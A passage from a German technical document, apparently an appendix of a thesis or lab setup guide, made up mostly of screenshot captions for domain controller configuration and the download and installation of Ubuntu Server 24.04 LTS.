


Abbildung 152: Konfiguration des Domänen-Controllers 63/67




Abbildung 153: Konfiguration des Domänen-Controllers 64/67




Abbildung 154: Konfiguration des Domänen-Controllers 65/67




Abbildung 155: Konfiguration des Domänen-Controllers 66/67




Abbildung 156: Konfiguration des Domänen-Controllers 67/67

14.1.2 Ubuntu Server

Das Betriebssystem **Ubuntu Server** [33] wird über die offizielle Herstellerseite in der **Version 24.04 LTS** heruntergeladen (siehe Abbildung 157). Nach dem der Download abgeschlossen ist, wird anschließend die Installation durchgeführt

[33] https://ubuntu.com/download/server

(siehe Abbildung 158 - Abbildung 172).




Abbildung 157: Download von Ubuntu Server




Abbildung 158: Installation von Ubuntu Server 1/15




Abbildung 159: Installation von Ubuntu Server 2/15




Abbildung 160: Installation von Ubuntu Server 3/15




Abbildung 161: Installation von Ubuntu Server 4/15




Abbildung 162: Installation von Ubuntu Server 5/15




Abbildung 163: Installation von Ubuntu Server 6/15




Abbildung 164: Installation von Ubuntu Server 7/15




Abbildung 165: Installation von Ubuntu Server 8/15




Abbildung 166: Installation von Ubuntu Server 9/15

